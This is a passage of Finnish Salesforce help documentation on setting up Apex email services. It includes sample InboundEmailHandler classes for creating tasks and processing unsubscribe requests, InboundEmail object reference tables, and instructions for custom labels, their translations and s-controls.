Sähköpostipalveluiden käyttö asennetuissa AppExchange-paketeissa on käytettävissä myös: **Group Edition**- ja **Professional Edition** -versioissa.

KÄYTTÄJOIKEUDET

Apex-sähköpostipalveluiden ja sähköpostipalveluosoitteiden määrittäminen:

- Kaikkien tietojen muokkaus-oikeus

Apex-luokkien luominen:

- Apex-laadintaoikeus

4. Valitse Apex-luokka, jota haluat sähköpostipalvelun käyttävän viestin tuottamiseen. Apex-luokan tulee käyttää `Messaging.InboundEmailHandler`-rajapintaa. Esimerkki:

```
global class myHandler implements Messaging.InboundEmailHandler {
    global Messaging.InboundEmailResult handleInboundEmail (Messaging.InboundEmail
    email, Messaging.InboundEnvelope envelope) {
        Messaging.InboundEmailResult result = new Messaging.InboundEmailresult();

        return result;
    }
}
```

Lisätietoja InboundEmail-objektista on kohdassa [InboundEmail-objektin käyttäminen](#) sivulla 102.

5. Valitse liitetiedostotyyppit, jotka haluat sähköpostipalvelun hyväksyvän. Vaihtoehdot:

Ei mitään

Sähköpostipalvelu hyväksyy viestit mutta hylkää kaikki liitetiedostot.

Vain tekstiliitetiedostot

Sähköpostipalvelu hyväksyy vain seuraavantyyppiset liitetiedostot:

- liitetiedostot, joiden Multipurpose Internet Mail Extension (MIME) -tyyppi on `text`
- liitetiedostoja, joiden MIME-tyyppi on `application/octet-stream` ja joiden tiedostonimessä on pääte `.vcf` tai `.vcs`. Nämä tallennetaan MIME-tyyppinä `text/x-vcard` ja `text/calendar`.

Viestit, joissa on muuntyyppisiä liitetiedostoja, hyväksytään, mutta niiden liitetiedostot hylätään.

Vain binaariset liitetiedostot

Sähköpostipalvelu hyväksyy vain binaariset liitetiedostot, kuten kuva-, ääni-, sovellus- ja videotiedostot. Binaariliitteillä on raja 5 Mt liitettä kohden.

Viestit, joiden liitetiedostot eivät ole binaarisia, hyväksytään, mutta niiden liitetiedostot hylätään.

Kaikki

Sähköpostipalvelu hyväksyy kaikki liitetiedostot.



Note: Sähköpostipalvelu voi käsitellä liitetiedostoja vain, jos määrität sen hyväksymään liitetiedostot ja käytät Apex-luokkaa, joka käsittelee palvelun hyväksymiä liitetiedostotyyppejä.

Huomaa, että sähköpostipalvelut eivät voi hyväksyä sisäisiä liitteitä, kuten sähköpostiviesteihin liitettyä grafiikkaa.

6. Voit myös valita Sähköpostin `lisäsuojausasetukset` -valintaruudun, jos haluat konfiguroida sähköpostipalvelun varmistamaan lähettävän palvelimen luotettavuuden ennen viestin käsittelyä. Sähköpostipalvelu varmistaa lähettäjän kelpoisuuden seuraavien tunnistusprotokollien avulla:

- SPF
- SenderId
- DomainKeys

Jos vähintään yksi näistä protokollista hyväksyy lähettävän palvelimen eikä mikään niistä hylkää sitä, sähköpostipalvelu hyväksyy sähköpostin. Jos jokin protokolla hylkää viestin tai palvelin ei tue mitään protokollista, sähköpostipalvelu suorittaa toiminnon, joka on määritetty `Tunnistamaton lähettäjä -toiminto`-vastausasetuksessa.



Vihje: Varmista, että lähettäjä, joiden odotat käyttävän sähköpostipalvelua, tukevat ainakin yhtä edellä mainituista tunnistusprotokollista, ennen kuin valitset `Tunnista lähettäjä` -valintaruudun. Lisätietoa tunnistusprotokollista on seuraavissa osoitteissa:

- www.openspf.org

- www.microsoft.com/mscorp/safety/technologies/senderid/default.aspx

7. Sähköpostipalvelut hylkäävät sähköpostiviestit ja ilmoittavat lähettäjälle, jos sähköposti (tekstiosa, HTML-osa ja liitteet yhdessä) ylittää noin 10 Mt (vaihtelee kielen ja merkistökoodauksen mukaisesti).
8. Voit muuntaa tekstiliitteet binaariliitteiksi.
9. Vaihtoehtoisesti voit määrittää sähköpostipalvelun hyväksymään viestejä vain tietyiltä lähettäjiltä lisäämällä heidän sähköpostiosoitteensa ja toimialueensa **Hyväksy sähköposti kohteesta** -tekstikenttään. Erotat tiedot pilkulla. Esimerkki: george@mycompany.com, yahoo.com, gmail.com. Jos **Hyväksy sähköposti kohteesta** -tekstikentässä on arvo ja sähköpostipalvelu saa viestin sähköpostiosoitteesta tai toimialueelta, joka ei ole luettelossa, sähköpostipalvelu suorittaa toiminnon, joka on määritetty **Kielletty lähettäjä -toiminto** -vastausasetuksessa.

Jätä kenttä tyhjäksi, jos haluat, että sähköpostipalvelu ottaa vastaan viestejä kaikista sähköpostiosoitteista.



Note: Voit myös tunnistaa sähköpostiosoitteet ja toimialueet sähköpostipalveluosoitteen tasolla. Lisätietoja on kohdassa **Sähköpostipalveluosoitteiden määrittäminen** sivulla 98.

Jos sekä sähköpostipalvelu että sähköpostipalveluosoitte on määritetty hyväksymään viestejä vain tietyiltä lähettäjiltä, sähköpostipalvelu käsittelee vain sekä sähköpostipalvelun että sähköpostipalveluosoitteen **Hyväksy sähköposti kohteesta** -tekstikentissä olevien lähettäjien viestit.

10. Valitse **Aktiivinen**-valintaruutu, jos haluat sähköpostipalvelun aktivoituvan, kun valitset **Tallenna**.
11. Valitse vastausasetukset, jotka määrittävät, miten sähköpostipalvelu vastaa, jos sähköpostipalvelun käyttö epäonnistuu seuraavista syistä:

Sähköpostin enimmäismäärän ylittymistoiminto

Määrittää, mitä sähköpostipalvelu tekee, jos kaikkien sähköpostipalveluiden käsittelemien sähköpostien kokonaismäärä ylittää organisaation suurimman sallitun päivittäisen määrän. Salesforce laskee rajoituksen kertomalla käyttäjälisenssien määrän 1 000:lla, lopputuloksena enintään 1 000 000. Esimerkiksi, jos sinulla on 10 lisenssiä, organisaatiosi voi käsitellä korkeintaan 10 000 sähköpostia päivässä.

Käytöstä poistettu sähköpostiosoite -toiminto

Määrittää, mitä sähköpostipalvelu tekee viesteille, jotka on lähetetty käytöstä poistettuun sähköpostiosoitteeseen.

Käytöstä poistettu sähköpostipalvelu -toiminto

Määrittää, mitä sähköpostipalvelu tekee viesteille, joita se vastaanottaa, kun itse sähköpostipalvelu on poistettu käytöstä.

Tunnistamaton lähettäjä -toiminto

Määrittää, mitä sähköpostipalvelu tekee viesteille, joita tunnistusprotokollat eivät hyväksy tai jotka eivät tue tunnistusprotokollia, jos **Tunnista lähettäjät** -valintaruutu on valittuna.

Kielletty lähettäjä -toiminto

Määrittää, mitä sähköpostipalvelu tekee viesteille, jotka saapuvat lähettäjiltä, joita ei ole lueteltu sähköpostipalvelun tai sähköpostipalveluosoitteen **Hyväksy sähköposti kohteesta** -tekstikentässä.

Vastausosoitevaihtoehdot:

Palauta viesti

Sähköpostipalvelu palauttaa viestin ja ilmoituksen viestin hylkäämisen syystä lähettäjälle tai Sähköpostista tapaukseksi tarvittaessa -toiminnon **Automatisoidun tapauksen käyttäjä** -kentässä määritetylle käyttäjälle.

Hylkää viesti

Sähköpostipalvelu hylkää viestin ilmoittamatta lähettäjälle.

Aseta viesti uudelleen jonoon (vain Sähköpostin enimmäismäärän ylittymistoiminto)

Sähköpostipalvelu asettaa viestin käsittelyjonoon 24 tunnin kuluessa. Jos viestiä ei käsitellä 24 tunnin kuluessa, sähköpostipalvelu palauttaa lähettäjälle viestin ja ilmoituksen hylkäämisen syystä.

12. Lähettääksesi virhesähköpostiviestit tiettyyn osoitteeseen lähettäjän sähköpostiosoitteen sijaan, valitse **Ota virheiden reititys käyttöön** ja määritä kohdesähköposti kohtaan **Reititä virhesähköpostit tähän osoitteeseen**. Tällöin lähettäjälle ei lähetetä ilmoitusta, kun sähköpostipalvelut eivät pysty käsittelemään vastaantulevaa sähköpostia.
13. Voit tallentaa muutokset valitsemalla **Tallenna**. Jos haluat luoda sähköpostiosoitteita tätä sähköpostipalvelua varten, valitse **Tallenna ja uusi sähköpostiosoite**. Lisätietoja on kohdassa [Sähköpostipalveluosoitteiden määrittäminen](#) sivulla 98.

KATSO MYÖS:

[Sähköpostipalveluosoitteiden määrittäminen](#)

[Mitä ovat sähköpostipalvelut?](#)

InboundEmail-objektin käyttäminen

Salesforce luo jokaista Apex-sähköpostipalvelun toimialueen vastaanottamaa sähköpostia kohti erillisen InboundEmail-objektin, joka sisältää kyseisen sähköpostin sisällön ja liitetiedostot. Voit käyttää Apex-luokkia, jotka käyttävät `Messaging.InboundEmailHandler`-rajapintaa saapuvan sähköpostiviestin käsittelyssä. Käyttämällä luokassa `handleInboundEmail`-metodia voit käyttää InboundEmail-objektia saapuvien sähköpostiviestien sisällön, otsikoiden ja liitetiedostojen noutamiseen ja monien toimintojen suorittamiseen.



Note: Lisätietoja Apex-sähköpostipalvelusta on kohdassa [Mitä ovat sähköpostipalvelut?](#) sivulla 97.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition**-versioissa

Esimerkki 1: Tehtävien luominen yhteyshenkilöille

Seuraava on esimerkki siitä, miten voit hakea yhteyshenkilöä saapuvan sähköpostin osoitteen perusteella ja luoda uuden tehtävän.

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

    global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,
                                                            Messaging.InboundEnvelope env) {

        // Create an InboundEmailResult object for returning the result of the
        // Apex Email Service
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        String myPlainText= '';

        // Add the email plain text into the local variable
        myPlainText = email.plainTextBody;

        // New Task object to be created
        Task[] newTask = new Task[0];

        // Try to look up any contacts based on the email from address
        // If there is more than one contact with the same email address,
        // an exception will be thrown and the catch statement will be called.
        try {
```

```

Contact vCon = [SELECT Id, Name, Email
                FROM Contact
                WHERE Email = :email.fromAddress
                LIMIT 1];

// Add a new Task to the contact record we just found above.
newTask.add(new Task(Description = myPlainText,
                    Priority = 'Normal',
                    Status = 'Inbound Email',
                    Subject = email.subject,
                    IsReminderSet = true,
                    ReminderDateTime = System.now()+1,
                    WhoId = vCon.Id));

// Insert the new Task
insert newTask;

System.debug('New Task Object: ' + newTask );
}
// If an exception occurs when the query accesses
// the contact record, a QueryException is called.
// The exception is written to the Apex debug log.
catch (QueryException e) {
    System.debug('Query Issue: ' + e);
}

// Set the result to true. No need to send an email back to the user
// with an error message
result.success = true;

// Return the result for the Apex Email Service
return result;
}
}

```

Esimerkki 2: Tilauksen perumisviestin käsittely

Yritysten, jotka lähettävät markkinointisähköpostia asiakkailleen ja mahdollisille asiakkaille, on tarjottava vastaanottajille mahdollisuus perua viestien tilaus. Seuraava on esimerkki siitä, miten sähköpostipalvelu voi käsitellä tilausten perumispyyntöjä. Koodi etsii saapuvan sähköpostin aiheriviltä lauseketta "peru tilaus". Jos lauseke löytyy, koodi etsii kaikki Lähettäjä-sähköpostiosoitetta vastaavat yhteyshenkilöt ja liidit ja asettaa Sähköposti kielletty -kentän (HasOptedOutOfEmail) arvoksi Tosi.

```

Global class unsubscribe implements Messaging.InboundEmailHandler{

    Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,

        Messaging.InboundEnvelope env ) {

        // Create an inboundEmailResult object for returning
        // the result of the email service.
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        // Create contact and lead lists to hold all the updated records.
        List<Contact> lc = new List <contact>();
    }
}

```

```

List<Lead> ll = new List <lead>();

// Convert the subject line to lower case so the program can match on lower case.

String mySubject = email.subject.toLowerCase();
// The search string used in the subject line.
String s = 'unsubscribe';

// Check the variable to see if the word "unsubscribe" was found in the subject
line.
Boolean unsubMe;
// Look for the word "unsubscribe" in the subject line.
// If it is found, return true; otherwise, return false.
unsubMe = mySubject.contains(s);

// If unsubscribe is found in the subject line, enter the IF statement.

if (unsubMe == true) {

    try {

        // Look up all contacts with a matching email address.

        for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail
                           FROM Contact
                           WHERE Email = :env.fromAddress
                           AND hasOptedOutOfEmail = false
                           LIMIT 100]) {

            // Add all the matching contacts into the list.
            c.hasOptedOutOfEmail = true;
            lc.add(c);
        }
        // Update all of the contact records.
        update lc;
    }
    catch (System.QueryException e) {
        System.debug('Contact Query Issue: ' + e);
    }

    try {
        // Look up all leads matching the email address.
        for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail
                       FROM Lead
                       WHERE Email = :env.fromAddress
                       AND isConverted = false
                       AND hasOptedOutOfEmail = false
                       LIMIT 100]) {
            // Add all the leads to the list.
            l.hasOptedOutOfEmail = true;
            ll.add(l);

            System.debug('Lead Object: ' + l);
        }
    }
}

```

```

        // Update all lead records in the query.
        update ll;
    }

    catch (System.QueryException e) {
        System.debug('Lead Query Issue: ' + e);
    }

    System.debug('Found the unsubscribe word in the subject line.');
```

```

    }
    else {
        System.debug('No Unsubscribe word found in the subject line. ');
    }
    // Return True and exit.
    // True confirms program is complete and no emails
    // should be sent to the sender of the unsubscribe request.
    result.success = true;
    return result;
}
}

```

```

@isTest
private class unsubscribeTest {
    // The following test methods provide adequate code coverage
    // for the unsubscribe email class.
    // There are two methods, one that does the testing
    // with a valid "unsubscribe" in the subject line
    // and one the does not contain "unsubscribe" in the
    // subject line.
    static testMethod void testUnsubscribe() {

        // Create a new email and envelope object.
        Messaging.InboundEmail email = new Messaging.InboundEmail();
        Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();

        // Create a new test lead and insert it in the test method.
        Lead l = new Lead(firstName='John',
            lastName='Smith',
            Company='Salesforce',
            Email='user@acme.com',
            HasOptedOutOfEmail=false);
        insert l;

        // Create a new test contact and insert it in the test method.
        Contact c = new Contact(firstName='john',
            lastName='smith',
            Email='user@acme.com',
            HasOptedOutOfEmail=false);
        insert c;

        // Test with the subject that matches the unsubscribe statement.
        email.subject = 'test unsubscribe test';
        env.fromAddress = 'user@acme.com';
    }
}

```

```

        // Call the class and test it with the data in the testMethod.
        unsubscribe unsubscribeObj = new unsubscribe();
        unsubscribeObj.handleInboundEmail(email, env );
    }

    static testMethod void testUnsubscribe2() {

        // Create a new email and envelope object.
        Messaging.InboundEmail email = new Messaging.InboundEmail();
        Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();

        // Create a new test lead and insert it in the test method.
        Lead l = new lead(firstName='john',
                           lastName='smith',
                           Company='Salesforce',
                           Email='user@acme.com',
                           HasOptedOutOfEmail=false);
        insert l;

        // Create a new test contact and insert it in the test method.
        Contact c = new Contact(firstName='john',
                                lastName='smith',
                                Email='user@acme.com',
                                HasOptedOutOfEmail=false);
        insert c;

        // Test with a subject that does not contain "unsubscribe."
        email.subject = 'test';
        env.fromAddress = 'user@acme.com';

        // Call the class and test it with the data in the test method.
        unsubscribe unsubscribeObj = new unsubscribe();
        unsubscribeObj.handleInboundEmail(email, env );
    }
}

```

InboundEmail-objekti

InboundEmail-objektilla on seuraavat kentät.

Nimi	Tyyppi	Kuvaus
binaryAttachments	InboundEmail.BinaryAttachment[]	Luettelo mahdollisista sähköpostin mukana vastaanotetuista binaarisista liitetiedostoista. Binaarisia liitetiedostoja ovat esimerkiksi kuva-, ääni-, sovellus- ja videotiedostot.
ccAddresses	Merkkijono[]	Luettelo mahdollisista kopion vastaanottajien osoitteista (CC).
fromAddress	Merkkijono	Sähköpostiosoite, joka näkyy Lähettäjä-kentässä.

Nimi	Tyyppi	Kuvaus
fromName	Merkkijono	Nimi, joka mahdollisesti näkyy Lähettäjä-kentässä.
headers	InboundEmail.Header[]	Luettelo sähköpostin RFC 2822 -otsikoista, esimerkiksi: • Lähettäjä • Mukautetut otsikot • Viestin tunnus • Päiväys
htmlBody	Merkkijono	Sähköpostin HTML-versio, jos lähettäjä on määrittänyt sen.
htmlBodyIsTruncated	Totuusarvo	Osoittaa, onko HTML-osa lyhennetty (<code>true</code> jos on, ja <code>false</code> , jos ei).
inReplyTo	Merkkijono	Saapuvan sähköpostin Vastaa -kenttä. Määrittää sähköpostiosoitteen tai -osoitteet, joihin vastataan (pääsähköpostit). Sisältää pääsähköpostin tai -sähköpostien viestitunnukset.
messageId	Merkkijono	Viestitunnus – saapuvan sähköpostin yksilöivä tunniste
plainTextBody	Merkkijono	Sähköpostin tekstiversio, jos lähettäjä on määrittänyt sen.
plainTextBodyIsTruncated	Totuusarvo	Osoittaa, onko tekstiosa lyhennetty (<code>true</code> jos on, ja <code>false</code> , jos ei).
references	Merkkijono[]	Saapuvan sähköpostin Viitteet-kenttä. Tunnistaa sähköpostijoukon. Sisältää luettelon pääsähköpostien viitteistä ja viestitunnuksista, ja mahdollisesti Vastaa-kenttiä.
replyTo	Merkkijono	Sähköpostiosoite, joka näkyy vastausosoite-otsikossa. Jos vastausosoite-otsikkoa ei ole, tämä kenttä on sama kuin <code>fromAddress</code> -kenttä.
subject	Merkkijono	Sähköpostin aiherivi.
textAttachments	InboundEmail.TextAttachment[]	Luettelo mahdollisista sähköpostin mukana vastaanotetuista tekstiliitetiedostoista. Tekstitiedostot voivat olla • liitetiedostoja, joiden Multipurpose Internet Mail Extension (MIME) -tyyppi on <code>text</code> • liitetiedostoja, joiden MIME-tyyppi on <code>application/octet-stream</code> ja joiden tiedostonimessä on pääte <code>.vcf</code> tai <code>.vcs</code>. Nämä tallennetaan MIME-tyyppinä <code>text/x-vcard</code> ja <code>text/calendar</code>.
toAddresses	Merkkijono[]	Sähköpostiosoite, joka näkyy Vastaanottaja-kentässä.

InboundEmail.Header-objekti

InboundEmail-objekti tallentaa sähköpostin RFC 2822 -otsikkotiedot InboundEmail.Header-objektiin, jolla on seuraavat kentät.

Nimi	Tyyppi	Kuvaus
name	Merkkijono	Otsikkoparametrin nimi, esim. <code>Date</code> tai <code>Message-ID</code> .
value	Merkkijono	Otsikon arvo.

InboundEmail.BinaryAttachment-objekti

InboundEmail-objekti tallentaa binaariset liitetiedostot InboundEmail.BinaryAttachment-objektiin.

Binaarisia liitetiedostoja ovat esimerkiksi kuva-, ääni-, sovellus- ja videotiedostot.

InboundEmail.BinaryAttachment-objektilla on seuraavat kentät.

Nimi	Tyyppi	Kuvaus
body	Blob	Liitetiedoston tekstiosa.
fileName	Merkkijono	Liitetiedoston nimi.
mimeTypeSubType	Merkkijono	Pää- ja ala-MIME-tyyppi.

InboundEmail.TextAttachment-objekti

InboundEmail-objekti tallentaa tekstiliitetiedostot InboundEmail.TextAttachment-objektiin.

Tekstitiedostot voivat olla

- liitetiedostoja, joiden Multipurpose Internet Mail Extension (MIME) -tyyppi on `text`
- liitetiedostoja, joiden MIME-tyyppi on `application/octet-stream` ja joiden tiedostonimessä on pääte `.vcf` tai `.vcs`. Nämä tallennetaan MIME-tyyppinä `text/x-vcard` ja `text/calendar`.

InboundEmail.TextAttachment-objektilla on seuraavat kentät.

Nimi	Tyyppi	Kuvaus
body	Merkkijono	Liitetiedoston tekstiosa.
bodyIsTruncated	Totuusarvo	Osoittaa, onko liitteen tekstiosa lyhennetty (<code>true</code> jos on, ja <code>false</code> , jos ei).
charset	Merkkijono	Tekstiosan alkuperäinen merkistö. Tekstiosa koodataan uudelleen muodossa UTF-8 syötteeksi Apex-metodille.
fileName	Merkkijono	Liitetiedoston nimi.
mimeTypeSubType	Merkkijono	Pää- ja ala-MIME-tyyppi.

InboundEmailResult-objekti

InboundEmailResult-objektia käytetään sähköpostipalvelun tuloksen palauttamiseen. Jos objekti on tyhjä (null), tuloksen odotetaan olevan onnistunut. InboundEmailResult-objektilla on seuraavat kentät.

Nimi	Tyyppi	Kuvaus
success	Totuusarvo	Arvo, joka ilmaisee, onnistuiko sähköpostin käsittely. Jos arvo on <code>false</code> , Salesforce hylkää saapuvan sähköpostin ja lähettää alkuperäiselle lähettäjälle <code>viesti</code> -kentässä määritetyn viestin sisältävän vastauksen.
message	Merkkijono	Viesti, jonka Salesforce palauttaa vastaussähköpostin tekstiosassa. Tätä kenttää ei voi täyttää tekstillä, joka ei vastaa <code>success</code> -kentän palauttanutta arvoa.

InboundEnvelope-objekti

InboundEnvelope-objekti tallentaa saapuvaan sähköpostiin liittyvät kirjekuoritiedot, ja sillä on seuraavat kentät.

Nimi	Tyyppi	Kuvaus
toAddress	Merkkijono	Nimi, joka mahdollisesti näkyy kirjekuoren <code>vastaanottaja</code> -kentässä.
fromAddress	Merkkijono	Nimi, joka mahdollisesti näkyy kirjekuoren <code>lähettäjä</code> -kentässä.

KATSO MYÖS:

[Mitä ovat sähköpostipalvelut?](#)

[Apex Code -yleiskatsaus](#)

Mukautetut otsikot

Mukautetut otsikot

Mukautetut otsikot ovat mukautettuja tekstiarvoja, joita voi käyttää Apex-luokista, Visualforce-sivuista tai Lightning-komponenteista. Nämä arvot voidaan kääntää mille tahansa kielelle, jota Salesforce tukee. Mukautettujen otsikoiden avulla kehittäjät voivat luoda monikielisiä sovelluksia esittämällä automaattisesti tietoja (kuten ohjetekstejä tai virhesanomia) käyttäjän äidinkielellä.

Voit luoda enintään 5000 mukautettua otsikkoa organisaatiollesi, ja ne voivat olla enintään 1000 merkkiä pitkiä. Hallittavista paketeista saatuja mukautettuja otsikoita ei lasketa tähän rajoitukseen.

Tarkastele mukautettuja otsikoita kirjoittamalla Määritykset-valikon `Pikahaku`-kenttään *Mukautetut otsikot* ja valitsemalla **Mukautetut otsikot**. Tällä sivulla voit tehdä seuraavat toimet.

- [Uuden mukautetun otsikon luominen tai aiemmin luodun mukautetun otsikon muokkaaminen.](#)
- [Aiemmin luodun mukautetun otsikon tarkasteleminen.](#) Voit [luoda tai muokata käännöstä](#) organisaatiosi käyttämällä kielellä tarkastelusivulta.

Mukautetun otsikon lisääminen sovellukseesi:

1. Luo mukautettu otsikko.
2. Käännä otsikon arvot sovelluksesi tukemille kielille.
3. Käytä otsikkoa.
 - Käytä Apexissa syntaksia `System.Label.Otsikon_nimi`.
 - Käytä Visualforcessa ja Lightning-komponenteissa globaalia muuttujaa `$Label`.
4. Sisällytä otsikko sovellukseen, kun paketoit sen [AppExchange](#)-käyttöä varten.



Vihje: Jos mukautetulla otsikolla on käännöksiä, sisällytä ne pakettiin pakkaamalla haluamasi kielet erikseen.

KATSO MYÖS:

[Mukautettujen otsikoiden luominen ja muokkaaminen](#)

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä **Developer Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**- ja **Unlimited** -versioissa

KÄYTTÄJOIKEUDET

Mukautettujen otsikoiden luominen, muokkaaminen ja poistaminen:

- Sovelluksen mukautusoikeus

Käännöksen luominen tai korvaaminen:

- Käännösten hallintaoikeus

TAI

Näytä asetukset ja määritykset ja tule määritetyksi kääntäjäksi

Mukautettujen otsikoiden luominen ja muokkaaminen

Luo mukautettuja otsikoita, joihin voit viitata Apex-luokista, Visualforce-sivuista tai Lightning-komponenteista tehdäkseen sovellukseksi monikielisen.

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *Mukautetut otsikot* ja valitse **Mukautetut otsikot**.
2. Luo otsikko napsauttamalla **Uusi mukautettu otsikko**. Jos haluat muokata mukautettua otsikkoa, napsauta sen vierestä **Muokkaa**.
3. Kirjoita **Lyhyt kuvaus** -tekstiruutuun helposti tunnistettava termi tämän mukautetun otsikon tunnistamiseksi. Kuvausta käytetään yhdistämiskentissä.

 **Note:** Et voi muuttaa olemassa olevan mukautetun otsikon kieltä.

4. Jos olet luomassa mukautettua otsikkoa: Syötä **Nimi**-tekstikenttään otsikon käyttämä nimi. Tätä arvoa käytetään Apex- ja Visualforce-sivuilla viittamaan mukautettuun otsikkoon. Nimet voivat sisältää vain aakkosnumeerisia merkkejä, niiden alussa on oltava kirjain, niissä ei saa olla välilyöntejä tai kaksoisalaviivoja ja niiden on oltava yksilöllisiä kaikkien muiden organisaation otsikoiden joukossa.
5. Jos haluat merkitä mukautetun otsikon suojatuksi, valitse **Suojattu komponentti**.
6. Syötä **Luokat**-kenttään otsikon kategoria. Tätä kenttää voi käyttää suodatinehdoissa luotaessa mukautettujen otsikoiden luettelonäkymiä. Erotta luokat toisistaan pilkulla. **Luokat**-tekstiruutuun kirjoitettavien merkkien enimmäismäärä on 255.
7. Kirjoita **Arvo**-tekstiruutuun korkeintaan 1 000 merkin teksti. Tämä arvo voidaan kääntää mille tahansa Salesforce tukemalle kielelle.

 **Note:** Tähän kenttään tekemäsi muutokset saatetaan näyttää käyttäjille vasta muutaman minuutin kuluttua.

8. Valitse **Tallenna**.

KATSO MYÖS:

[Mukautettujen otsikoiden käännösten luominen ja muokkaaminen](#)
[Mukautetut otsikot](#)

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä **Developer Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**- ja **Unlimited** -versioissa

KÄYTTÄJOIKEUDET

Mukautettujen otsikoiden luominen, muokkaaminen ja poistaminen:

- Sovelluksen mukautusoikeus

Käännöksen luominen tai korvaaminen:

- Käännösten hallintaoikeus

TAI

Näytä asetukset ja määritykset ja tule määrityksi kääntäjäksi

Mukautettujen otsikoiden käännösten luominen ja muokkaaminen

Mukautettujen otsikoiden käännökset määrittävät tekstin, joka näytetään otsikon arvona, kun käyttäjän oletuskieli on käännöskieli.

1. Kirjoita Määrittäykset-valikon `Pikahaku`-kenttään *Mukautetut otsikot* ja valitse **Mukautetut otsikot**.
2. Avaa mukautettu otsikko valitsemalla sen nimi.
3. Syötä uusi käännös napsauttamalla käännösten liittyvässä luettelossa kielen vieressä kohtaa **Uusi** tai muuta käännöstä napsauttamalla **Muokkaa**. Jos napsautat **Poista**, Salesforce vahvistaa poiston ja poistaa käännöksen mukautetulta otsikolta.
4. Valitse `Language`, jolle haluat kääntää.
5. Syötä `Käännösteksti`. Tämä teksti korvaa otsikon `Arvo`-kenttään määritetyn arvon, kun käyttäjän oletuskieli on käännöskieli.
6. Valitse **Tallenna**.



Note: Kun pakkaat sovelluksen, joka käyttää käännettyjä mukautettuja otsikoita, sisällytä käännökset mukaan pakkaamalla haluamasi kielet erikseen.

KATSO MYÖS:

[Mukautettujen otsikoiden luominen ja muokkaaminen](#)

[Mukautetut otsikot](#)

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä **Developer Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**- ja **Unlimited** -versioissa

KÄYTTÄJÄOIKEUDET

Mukautettujen otsikoiden luominen, muokkaaminen ja poistaminen:

- Sovelluksen mukautusoikeus

Käännöksen luominen tai korvaaminen:

- Käännösten hallintaoikeus

TAI

Näytä asetukset ja määrittäykset ja tule määritetyksi kääntäjäksi

Mukautettujen otsikoiden tarkasteleminen

Kun olet luonut mukautetun otsikon, voit tehdä seuraavaa:

- Muokkaa mukautettua otsikkoa.
 **Note:** Et voi muokata hallitun paketin osana asennettujen mukautettujen otsikoiden määritteitä. Voit ainoastaan korvata aiemmat käännökset tai määrittää uudet käännökset kielille, jotka eivät sisälly pakettiin.
- Poista mukautettu otsikko.
 **Note:** Et voi poistaa mukautettuja otsikoita, jotka on asennettu osana hallittua pakettia tai joihin viitataan Apex:issa tai Visualforce-sivulla. Voit ainoastaan korvata aiemmat käännökset.
- [Luo käännös tai muokkaa sitä.](#)

KATSO MYÖS:

[Mukautettujen otsikoiden luominen ja muokkaaminen](#)

[Mukautetut otsikot](#)

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä **Developer Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**- ja **Unlimited** -versioissa

KÄYTTÄJOIKEUDET

Mukautettujen otsikoiden luominen, muokkaaminen ja poistaminen:

- Sovelluksen mukautusoikeus

Käännöksen luominen tai korvaaminen:

- Käännösten hallintaoikeus

TAI

Näytä asetukset ja määritykset ja tule määritetyksi kääntäjäksi

Mukautetut S-Control-objektit

Custom S-Control -objektien määrittäminen

Tärkeää: Visualforce-sivut ovat korvanneet s-control-objektit. Organisaatiot, jotka eivät ole käyttäneet S-control-objekteja ennen, eivät voi luoda niitä. Nykyiset S-control-objektit säilyvät entisellään ja niitä voi yhä muokata.

Mukautettujen S-control-objektien kirjastoon voi tallentaa ja ladata sisältöä, kuten mukautettuja linkkejä, Web-välilehtiä, mukautettuja painikkeita ja mittaristoja, joita voi käyttää useilla Salesforcen alueilla. S-control-objektien avulla Salesforce-käyttöliittymän laajentaminen on joustavaa. Niiden avulla on mahdollista esimerkiksi luoda ja näyttää omia mukautettuja tietolomakkeita.

S-Control-objekteihin voidaan liittää mitä tahansa sisältöä, jota voidaan esittää selaimessa, kuten Java-sovelmia, ActiveX-ohjausobjekteja, Excel-tiedostoja, mukautettuja HTML Web -lomakkeita.

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *S-Control-objektit* ja valitse **S-Control-objektit**.
2. Jos haluat luoda uuden mukautetun S-Control-objektin, napsauta **Uusi mukautettu S-Control**.
3. Voit muuttaa olemassa olevaa mukautettua S-Control-objektia napsauttamalla **Muokkaa**.
4. Syötä s-control-objektin määritteet.
5. Voit vahvistaa kaikki Salesforce-yhdistämiskentät ja -funktiot napsauttamalla **Tarkista syntaksi**.
6. Kun olet valmis, napsauta **Tallenna**, tai napsauta **Pikatallennus** tallentaaksesi ja jatkaaksesi muokkaamista.
7. Voit luoda mukautetun painikkeen tai linkin, jos haluat näyttää mukautetun s-control-objektin käyttäjille. Voit myös luoda Web-välilehden käyttämällä mukautettua s-control-objektia ja lisätä s-control-objektin sivuasetteluun tai mittaristoon. S-Control-objektia voi myös käyttää mukautetun objektin online-ohjeena.

KATSO MYÖS:

[Tietoja s-control-objekteista](#)

[S-Control-objektien tarkasteleminen ja muokkaaminen](#)

[Hyödylliset s-control-objektit](#)

Tietoja s-control-objekteista

Tärkeää: Visualforce-sivut ovat korvanneet s-control-objektit. Organisaatiot, jotka eivät ole käyttäneet s-control-objekteja ennen, eivät voi luoda niitä. Nykyiset s-control-objektit säilyvät entisellään ja niitä voi yhä muokata.

